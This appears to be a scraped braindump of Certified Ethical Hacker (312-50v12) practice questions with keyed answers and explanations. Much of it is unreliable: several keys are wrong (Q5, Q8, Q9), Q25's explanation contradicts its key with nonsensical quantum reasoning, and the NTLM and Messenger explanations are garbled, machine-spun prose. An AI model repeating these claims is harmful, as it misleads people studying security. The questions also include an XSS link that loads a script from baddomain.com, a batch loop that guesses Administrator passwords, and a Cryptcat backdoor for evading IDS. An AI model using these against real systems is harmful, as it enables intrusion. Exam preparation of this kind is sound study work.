ECCouncil.312-50v12.v2025-07-31.q254

Exam Code:	312-50v12
Exam Name:	Certified Ethical Hacker Exam
Certification Provider:	ECCouncil
Free Question Number:	254
Version:	v2025-07-31
# of views:	120
# of Questions views:	2540
https://www.freeqas.com/qa/ECCouncil/312-50v12/ECCouncil.312-50v12.v2025-07-31.q254.html	

NEW QUESTION: 1
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?
A. Cross-site-scripting attack
B. Buffer Overflow attack
C. URL Traversal attack
D. SQL Injection
Answer: (SHOW ANSWER)

NEW QUESTION: 2
To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.
What term is commonly used when referring to this type of testing?
A. Fuzzing
B. Randomizing
C. Bounding
D. Mutating
Answer: A (LEAVE A REPLY)

NEW QUESTION: 3
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?
A. Buffer Overflow attack
B. Cross-site-scripting attack
C. SQL Injection
D. URL Traversal attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 4
Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?
A. Blind SQL injection
B. Error-based injection
C. Boolean-based blind SQL injection
D. Union SQL injection
Answer: D (LEAVE A REPLY)

NEW QUESTION: 5
Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?
A. Allow the usage of functions such as gets and strcpy
B. Allow the transmission of all types of addressed packets at the ISP level
C. A Disable TCP SYN cookie protection
D. Implement cognitive radios in the physical layer
Answer: C (LEAVE A REPLY)

NEW QUESTION: 6
What is the proper response for a NULL scan if the port is closed?
A. SYN
B. FIN
C. RST
D. ACK
E. PSH
F. No response
Answer: C (LEAVE A REPLY)

NEW QUESTION: 7

An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password. What kind of attack is this?
A. Phishing attack
B. MAC spoofing attack
C. War driving attack
D. Evil-twin attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 8
The "Gray-box testing" methodology enforces what kind of restriction?
A. Only the external operation of a system is accessible to the tester.
B. The internal operation of a system in only partly accessible to the tester.
C. Only the internal operation of a system is known to the tester.
D. The internal operation of a system is completely known to the tester.
Answer: D (LEAVE A REPLY)
White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of software testing that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing, an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the expected outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a system-level test. Though this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements. Where white-box testing is design-driven,[1] that is, driven exclusively by agreed specifications of how each component of the software is required to behave (as in DO-178C and ISO 26262 processes) then white-box test techniques can accomplish assessment for unimplemented or missing requirements.
White-box test design techniques include the following code coverage criteria:
* Control flow testing
* Data flow testing
* Branch testing
* Statement coverage
* Decision coverage
* Modified condition/decision coverage
* Prime path testing
* Path testing

NEW QUESTION: 9

which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. SSO

B. RADIUS

C. WPA

D. NTLM

Answer: D (LEAVE A REPLY)

In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users.NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly single package.

whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different|completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware.

NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired.

* First, the consumer establishes a network path to the server and sends a NEGOTIATE_MESSAGE advertising its capabilities.
* Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer.
* Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE_MESSAGE.

The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you'll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.

The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version.

National Trust LanMan and NTLM version one use the DES primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

NEW QUESTION: 10

You are the chief security officer at AlphaTech, a tech company that specializes in data storage solutions.
Your company is developing a new cloud storage platform where users can store their personal files. To ensure data security, the development team is proposing to use symmetric encryption for data at rest. However, they are unsure of how to securely manage and distribute the symmetric keys to users. Which of the following strategies would you recommend to them?
A. Use hash functions to distribute the keys.
B. implement the Diffie-Hellman protocol for secure key exchange.
C. Use HTTPS protocol for secure key transfer.
D. Use digital signatures to encrypt the symmetric keys.
Answer: (SHOW ANSWER)
Symmetric encryption is a method of encrypting and decrypting data using the same secret key. Symmetric encryption is fast and efficient, but it requires a secure way of managing and distributing the keys to the users who need them. If the keys are compromised, the data is no longer secure.
One of the strategies to securely manage and distribute symmetric keys is to use HTTPS protocol for secure key transfer. HTTPS is a protocol that uses SSL/TLS to encrypt the communication between a client and a server over the Internet. HTTPS can protect the symmetric keys from being intercepted or modified by an attacker during the key transfer process. HTTPS can also authenticate the server and the client using certificates, ensuring that the keys are sent to and received by the intended parties.
To use HTTPS protocol for secure key transfer, the development team needs to implement the following steps1:
* Generate a symmetric key for each user who wants to store their files on the cloud storage platform. The symmetric key will be used to encrypt and decrypt the user's files.
* Generate a certificate for the cloud storage server. The certificate will contain the server's public key and other information, such as the server's domain name, the issuer, and the validity period. The certificate will be signed by a trusted certificate authority (CA), which is a third-party entity that verifies the identity and legitimacy of the server.
* Install the certificate on the cloud storage server and configure the server to use HTTPS protocol for communication.
* When a user wants to upload or download their files, the user's client (such as a web browser or an app)
* will initiate a HTTPS connection with the cloud storage server. The client will verify the server's certificate and establish a secure session with the server using SSL/TLS. The client and the server will negotiate a session key, which is a temporary symmetric key that will be used to encrypt the data exchanged during the session.
* The cloud storage server will send the user's symmetric key to the user's client, encrypted with the session key. The user's client will decrypt the symmetric key with the session key and use it to encrypt or decrypt the user's files.

* The user's client will store the symmetric key securely on the user's device, such as in a password-protected file or a hardware token. The user's client will also delete the session key after the session is over.
Using HTTPS protocol for secure key transfer can ensure that the symmetric keys are protected from eavesdropping, tampering, or spoofing attacks. However, this strategy also has some challenges and limitations, such as:
* The development team needs to obtain and maintain valid certificates for the cloud storage server from a trusted CA, which might incur costs and administrative overhead.
* The users need to trust the CA that issued the certificates for the cloud storage server and verify the certificates before accepting them.
* The users need to protect their symmetric keys from being lost, stolen, or corrupted on their devices.
The development team needs to provide a mechanism for key backup, recovery, or revocation in case of such events.
* The users need to update their symmetric keys periodically to prevent key exhaustion or reuse attacks.
The development team needs to provide a mechanism for key rotation or renewal in a secure and efficient manner.
References:
* Key Management - OWASP Cheat Sheet Series
* Symmetric Cryptography & Key Management: Exhaustion, Rotation, Defence
* What is Key Management? How does Key Management work? | Encryption Consulting

NEW QUESTION: 11
Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.
A. MS Blaster
B. WebDav
C. MyDoom

D. SQL Slammer
Answer: A (LEAVE A REPLY)

NEW QUESTION: 12
In the context of Windows Security, what is a 'null' user?
A. An account that has been suspended by the admin
B. A pseudo account that was created for security administration purpose
C. A user that has no skills
D. A pseudo account that has no username and password
Answer: D (LEAVE A REPLY)

NEW QUESTION: 13
You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System. What is the best approach?
A. Use Alternate Data Streams to hide the outgoing packets from this server.
B. Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.
C. Install Cryptcat and encrypt outgoing packets from this server.
D. Install and use Telnet to encrypt all outgoing traffic from this server.
Answer: C (LEAVE A REPLY)
https://linuxsecurityblog.com/2018/12/23/create-a-backdoor-with-cryptcat/ Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish, one of many excellent encryption algorithms from Bruce Schneier et al. Twofish's encryption is on par with AES encryption, making it nearly bulletproof. In this way, the IDS can't detect the malicious behavior taking place even when its traveling across normal HTTP ports like 80 and 443.

NEW QUESTION: 14
Which utility will tell you in real time which ports are listening or in another state?
A. Loki
B. Netstat
C. Nmap
D. TCPView
Answer: D (LEAVE A REPLY)

NEW QUESTION: 15
What is the minimum number of network connections in a multihomed firewall?
A. 4
B. 2
C. 5

D. 3
Answer: (SHOW ANSWER)

NEW QUESTION: 16
As part of a college project, you have set up a web server for hosting your team's application. Given your interest in cybersecurity, you have taken the lead in securing the server. You are aware that hackers often attempt to exploit server misconfigurations. Which of the following actions would best protect your web server from potential misconfiguration-based attacks?
A. Performing regular server configuration audits
B. Enabling multi-factor authentication for users
C. Implementing a firewall to filter traffic
D. Regularly backing up server data
Answer: A (LEAVE A REPLY)
The action that would best protect your web server from potential misconfiguration-based attacks is performing regular server configuration audits. A server configuration audit is a process of reviewing and verifying the security settings and parameters of the server, such as user accounts, permissions, services, ports, protocols, files, directories, logs, and patches. A server configuration audit can help you to identify and fix any security misconfigurations that may expose your server to attacks, such as using default credentials, enabling unnecessary services, leaving open ports, or missing security updates. A server configuration audit can also help you to comply with the security standards and best practices for your server, such as the CIS Benchmarks or the OWASP Secure Configuration Guide12.
The other options are not as effective as option A for the following reasons:
* B. Enabling multi-factor authentication for users: This option is not relevant because it does not address
* the server misconfiguration issue, but the user authentication issue. Multi-factor authentication is a method of verifying the identity of the users by requiring them to provide two or more pieces of evidence, such as a password, a code, or a biometric factor. Multi-factor authentication can enhance the security of the user accounts and prevent unauthorized access, but it does not prevent the server from being attacked due to misconfigured settings or parameters3.
* C. Implementing a firewall to filter traffic: This option is not sufficient because it does not prevent the server from being misconfigured, but only limits the exposure of the server to the network. A firewall is a device or software that monitors and controls the incoming and outgoing network traffic based on predefined rules. A firewall can protect the server from external attacks by blocking or allowing certain ports, protocols, or IP addresses. However, a firewall cannot protect the server from internal attacks or from attacks that exploit the allowed traffic. Moreover, a firewall itself can be misconfigured and cause security issues4.
* D. Regularly backing up server data: This option is not preventive but reactive, as it does not protect the server from being attacked, but only helps to recover the data in case of an attack. Backing up server data is a process of creating and storing copies of the data on the server, such as files, databases, or configurations. Backing up server data can help you to restore the data in

case of data loss, corruption, or deletion due to an attack. However, backing up server data does not prevent the server from being attacked in the first place, and it does not fix the security misconfigurations that may have caused the attack5.
References:
* 1: Server Configuration Audit - an overview | ScienceDirect Topics
* 2: Secure Configuration Guide - OWASP Foundation
* 3: Multi-factor authentication - Wikipedia
* 4: Firewall (computing) - Wikipedia
* 5: Backup - Wikipedia

NEW QUESTION: 17
What is the way to decide how a packet will move from an untrusted outside host to a protected inside that is behind a firewall, which permits the hacker to determine which ports are open and if the packets can pass through the packet-filtering of the firewall?
A. Network sniffing
B. Firewalking
C. Session hijacking
D. Man-in-the middle attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 18
You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.
What is the best Nmap command you will use?
A. nmap -T4 -q 10.10.0.0/24
B. nmap -T4 -F 10.10.0.0/24
C. nmap -T4 -r 10.10.1.0/24
D. nmap -T4 -O 10.10.0.0/24
Answer: B (LEAVE A REPLY)
https://nmap.org/book/man-port-specification.html
NOTE: In my opinion, this is an absolutely wrong statement of the question. But you may come across a question with a similar wording on the exam. What does "fast" mean? If we want to

increase the speed and intensity of the scan we can select the mode using the -T flag (0/1/2/3/4/5). At high -T values, we will sacrifice stealth and gain speed, but we will not limit functionality.
Inmap -T4 -F 10.10.0.0/24 This option is "correct" because of the -F flag.
-F (Fast (limited port) scan)
Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.
Technically, scanning will be faster, but just because we have reduced the number of ports by 10 times, we are just doing 10 times less work, not faster.

NEW QUESTION: 19
Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?
A. <1B>
B. <00>
C. <03>
D. <20>
Answer: C (LEAVE A REPLY)
<03>
Windows Messenger administration
Courier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.
This resigned innovation, despite the fact that it has a comparable name, isn't connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.
The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

NEW QUESTION: 20

A large e-commerce organization is planning to implement a vulnerability assessment solution to enhance its security posture. They require a solution that imitates the outside view of attackers, performs well-organized inference-based testing, scans automatically against continuously updated databases, and supports multiple networks. Given these requirements, which type of vulnerability assessment solution would be most appropriate?

A. Inference-based assessment solution

B. Service-based solution offered by an auditing firm

C. Tree-based assessment approach

D. Product-based solution installed on a private network

Answer: B (LEAVE A REPLY)

A service-based solution offered by an auditing firm would be the most appropriate type of vulnerability assessment solution for the large e-commerce organization, given their requirements. A service-based solution is a type of vulnerability assessment that is performed by external experts who have the skills, tools, and experience to conduct a thorough and comprehensive analysis of the target system or network. A service-based solution can imitate the outside view of attackers, as the experts are not familiar with the internal details or configurations of the organization. A service-based solution can also perform well-organized inference-based testing, which is a type of testing that uses logical reasoning and deduction to identify and exploit vulnerabilities based on the information gathered from the target. A service-based solution can scan automatically against continuously updated databases, as the experts have access to the latest security intelligence and threat feeds. A service-based solution can also support multiple networks, as the experts can use different techniques and tools to scan different types of networks, such as wired, wireless, cloud, or hybrid12.

The other options are not as appropriate as option B for the following reasons:

* A. Inference-based assessment solution: This option is not a type of vulnerability assessment solution, but a type of testing method that can be used by any solution. Inference-based testing is a testing method that uses logical reasoning and deduction to identify and exploit vulnerabilities based on the information gathered from the target. Inference-based testing can be performed by service-based, product-based, or tree-based solutions, depending on the scope, objectives, and resources of the assessment3.
* C. Tree-based assessment approach: This option is not a type of vulnerability assessment solution, but a type of testing method that can be used by any solution. Tree-based testing is a testing method that uses a hierarchical structure to organize and prioritize the vulnerabilities based on their severity, impact, and exploitability. Tree-based testing can be performed by service-based, product-based, or inference-based solutions, depending on the scope, objectives, and resources of the assessment4.
* D. Product-based solution installed on a private network: This option is a type of vulnerability assessment solution, but it may not meet all the requirements of the large e-commerce organization. A product-based solution is a type of vulnerability assessment that is performed by using software or hardware tools that are installed on the organization's own network. A product-based solution can scan automatically against continuously updated databases, as the tools can

be configured to download and apply the latest security updates and patches. However, a product-based solution may not imitate the outside view of attackers, as the tools may have limited access or visibility to the external network or the internet. A product-based solution may also not perform well-organized inference-based testing, as the tools may rely on predefined rules or signatures to detect and report vulnerabilities, rather than using logical reasoning and deduction. A product-based solution may also not support multiple networks, as the tools may be designed or optimized for a specific type of network, such as wired, wireless, cloud, or hybrid .
References:
* 1: Vulnerability Assessment Services | Rapid7
* 2: Vulnerability Assessment Services | IBM
* 3: Inference-Based Vulnerability Testing of Firewall Policies - IEEE Conference Publication
* 4: A Tree-Based Approach for Vulnerability Assessment - IEEE Conference Publication
* : Vulnerability Assessment Tools | OWASP Foundation
* : Vulnerability Assessment Solutions: Why You Need One and How to Choose | Defensible

NEW QUESTION: 21
What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?
A. Performing content enumeration on the web server to discover hidden folders
B. Using wget to perform banner grabbing on the webserver
C. Flooding the web server with requests to perform a DoS attack
D. Downloading all the contents of the web page locally for further examination
Answer: B (LEAVE A REPLY)
-q, --quiet quiet (no output)
-S, --server-response print server response

NEW QUESTION: 22
A zone file consists of which of the following Resource Records (RRs)?
A. SOA, NS, AXFR, and MX records
B. SOA, NS, A, and MX records
C. DNS, NS, AXFR, and MX records
D. DNS, NS, PTR, and MX records
Answer: B (LEAVE A REPLY)


NEW QUESTION: 23
Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port
445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use *
\\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

A. Eve is trying to carry out a password crack for user Administrator
B. Eve is trying to enumerate all users with Administrative privileges
C. Eve is trying to connect as a user with Administrator privileges
D. Eve is trying to escalate privilege of the null user to that of Administrator
Answer: A (LEAVE A REPLY)

NEW QUESTION: 24
ViruXine.W32 virus hides their presence by changing the underlying executable code.
This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

```
1.  lots of encrypted code
2.  …
3.  Decryption_Code:
4.  C=C+1
5.  A=Encrypted
6.  Loop:
7.  B=*A
8.  C=3214*A
9.  B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number
```


What is this technique called?

A. Dravidic Virus

B. Polymorphic Virus

C. Stealth Virus

D. Metamorphic Virus

Answer: (SHOW ANSWER)

NEW QUESTION: 25

You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is O(n*2), and AES encryption has a time complexity of O(n).

An attacker has developed a quantum algorithm with time complexity O((log n)*2) to crack RSA encryption.

Given *n=4000' and variable 'AES key size', which scenario is likely to provide the best balance of security and performance?

A. AES key size=128 bits: This configuration provides less security than option A, but RSA key generation and AES encryption will be faster.

B. AES key size=256 bits: This configuration provides a high level of security, but RSA key generation may be slow.
C. AES key size=192 bits: This configuration is a balance between options A and B, providing moderate security and performance.
D. AES key size=512 bits: This configuration provides the highest level of security but at a significant performance cost due to the large AES key size.
Answer: A (LEAVE A REPLY)
A hybrid encryption system is a system that combines the advantages of both asymmetric and symmetric encryption algorithms. Asymmetric encryption, such as RSA, uses a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide key exchange, authentication, and non-repudiation, but it is slower and less efficient than symmetric encryption. Symmetric encryption, such as AES, uses a single key to encrypt and decrypt data. Symmetric encryption is faster and more efficient than asymmetric encryption, but it requires a secure way to share the key.
In a hybrid encryption system, RSA encryption is used for key exchange, and AES encryption is used for data encryption. This way, the system can benefit from the security of RSA and the speed of AES. However, the system also depends on the key sizes of both algorithms, which affect the security and performance of the system.
The key size of RSA encryption determines the number of bits in the public and private keys. The larger the key size, the more secure the encryption, but also the slower the key generation and encryption/decryption processes. The time complexity of generating an RSA key pair is O(n*2), where n is the key size in bits. This means that the time required to generate an RSA key pair increases quadratically with the key size. For example, if it takes 1 second to generate a 1024-bit RSA key pair, it will take 4 seconds to generate a 2048-bit RSA key pair, and 16 seconds to generate a 4096-bit RSA key pair.
The key size of AES encryption determines the number of bits in the symmetric key. The larger the key size, the more secure the encryption, but also the more rounds of encryption/decryption are needed. The time complexity of AES encryption is O(n), where n is the key size in bits. This means that the time required to encrypt/decrypt data increases linearly with the key size. For example, if it takes 1 second to encrypt/decrypt data with a 128-bit AES key, it will take 2 seconds to encrypt/decrypt data with a 256-bit AES key, and 4 seconds to encrypt/decrypt data with a 512-bit AES key.
An attacker has developed a quantum algorithm with time complexity O((log n)*2) to crack RSA encryption.
This means that the time required to break RSA encryption decreases exponentially with the key size. For example, if it takes 1 second to break a 1024-bit RSA encryption, it will take 0.25 seconds to break a 2048-bit RSA encryption, and 0.0625 seconds to break a 4096-bit RSA encryption. This makes RSA encryption vulnerable to quantum attacks, unless the key size is very large.
Given n=4000 and variable AES key size, the scenario that is likely to provide the best balance of security and performance is C. AES key size=192 bits. This configuration is a compromise

between options A and B, providing moderate security and performance. Option A, AES key size=128 bits, provides less security than option C, but RSA key generation and AES encryption will be faster. Option B, AES key size=256 bits, provides more security than option C, but RSA key generation may be slow. Option D, AES key size=512 bits, provides the highest level of security, but at a significant performance cost due to the large AES key size.
References:
* Hybrid cryptosystem - Wikipedia
* RSA (cryptosystem) - Wikipedia
* Advanced Encryption Standard - Wikipedia
* Quantum computing and cryptography - Wikipedia

NEW QUESTION: 26
Which of the following is the primary objective of a rootkit?
A. It replaces legitimate programs
B. It opens a port to provide an unauthorized service
C. It provides an undocumented opening in a program
D. It creates a buffer overflow
Answer: (SHOW ANSWER)

NEW QUESTION: 27
Based on the below log, which of the following sentences are true?
Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip
A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.
B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
C. SSH communications are encrypted; it's impossible to know who is the client or the server.
D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.
Answer: D (LEAVE A REPLY)
Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip Let's just disassemble this entry.
Mar 1, 2016, 7:33:28 AM - time of the request
10.240.250.23 - 54373 - client's IP and port
10.249.253.15 - server IP
- 22 - SSH port

NEW QUESTION: 28
A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

A. tcp.port ! = 21
B. tcp.port = 23
C. tcp.port = = 21
D. tcp.port = = 21 | | tcp.port = =22
Answer: C (LEAVE A REPLY)

NEW QUESTION: 29
Richard, an attacker, aimed to hack loT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?
A. Side-channel attack
B. Replay attack
C. CrypTanalysis attack
D. Reconnaissance attack
Answer: B (LEAVE A REPLY)
Replay Attack could be a variety of security attack to the info sent over a network. In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender. The receiver feels that it's Associate in Nursing genuine message however it's really the message sent by the aggressor. the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.
Prevention from Replay Attack : 1. Timestamp technique -
Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more.
2. Session key technique -
Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can't be reused.

NEW QUESTION: 30
Identify the correct terminology that defines the above statement.
A. Vulnerability Scanning
B. Designing Network Security
C. Security Policy Implementation
D. Penetration Testing
Answer: D (LEAVE A REPLY)

NEW QUESTION: 31
One of your team members has asked you to analyze the following SOA record.
What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)
A. 3600
B. 60
C. 2400
D. 604800
E. 200303028
F. 4800
Answer: C (LEAVE A REPLY)

NEW QUESTION: 32
Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?
A. Preparation phase
B. Containment phase
C. Identification phase
D. Recovery phase
Answer: (SHOW ANSWER)

NEW QUESTION: 33
Clark, a professional hacker, was hired by an organization lo gather sensitive Information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whole footprinting.
Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?
A. AOL
B. ARIN
C. DuckDuckGo
D. Baidu

Answer: B (LEAVE A REPLY)
https://search.arin.net/rdap/?query=199.43.0.43

NEW QUESTION: 34
To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected In the core components of the operating system. What is this type of rootkit an example of?
A. Mypervisor rootkit
B. Kernel toolkit
C. Hardware rootkit
D. Firmware rootkit
Answer: B (LEAVE A REPLY)
